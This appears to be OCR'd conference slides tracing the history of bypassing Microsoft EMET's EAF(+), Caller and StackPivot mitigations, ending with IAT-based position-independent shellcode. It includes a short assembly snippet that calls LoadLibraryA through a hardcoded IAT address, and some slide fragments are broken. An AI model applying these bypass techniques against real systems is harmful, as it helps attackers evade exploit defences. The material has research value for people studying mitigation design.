[—SHFA—][the actual payload logic]
3
4
[some winAPI]

Defeating SFHA

- EMET
- Piotr Bania Phrack 63:15 // HAVOC – POC||GTFO 12:7

EMET Caller/EAF(+)


- EAF(+)
  - Introduced: 2010/2014(+)
  - Protect reading KERNEL32/NTDLL and KERNELBASE(+)
- Caller
  - 2013
  - Block ret/jmp into a winAPI (Anti/rop) for critical functions

EMET is EOL

- Supported through July 31, 2018
- Still works**
- Re-introduced in Windows 10 RS3

** Depends on threat model

Tor Browser Exploit vs EMET



Tor Browser

Tor Browser has stopped working

Windows can check online for a solution to the problem.


→ Check online for a solution and close the program

→ Close the program

View problem details

EMET 5.51

EMET detected **StackPivot** mitigation and will close the application: **firefox.exe**



EMET 5.51

EMET detected **StackPivot** mitigation and will close the application: **firefox.exe**

Bypassing EMET EAF(+)

- 2010: Berend-Jan Wever (Skypher Blog) - ret-to-libc via ntdll
- 1/2012 Piotr Bania - Erase HW Breakpoints via NtContinue
- 9/2014 - Offensive Security - EAF+ bypass via EMET function reuse calling ZwSetContextThread directly


http://web.archive.org/web/20101125174240/http://skypher.com/index.php/2010/11/17/bypassing-eaf/

http://piotrbania.com/all/articles/anti_emet_eaf.txt

https://www.offensive-security.com/vulndev/disarming-emet-v5-0/

Bypassing EMET Caller

2/2014 – Jared Demot – Demo'ed a payload that directly used LoadLibraryA (LLA)



```
mov ebx, 0x7C37A0B8
mov ebx, [ebx]
call ebx //LoadLibraryA
```

https://bromiumlabs.files.wordpress.com/2014/02/bypassing-emet-4-1.pdf

IAT Based Payloads in BDF

- May 30, 2014
- Added IAT based payloads/shellcode to BDF
- Directly used IAT API thunks
- This bypassed EMET Caller/EAF(+) checks

Position Independent IAT Shellcode


- Dec, 2014
- 12/2003 - Skape (M. Miller) Understanding Windows Shellcode
- 2005 - Piotr Bania - IAT Parser - Phrack 63:15
- 1997 - Cabanas Virus - 29A

http://virus.wikidot.com/cabanas

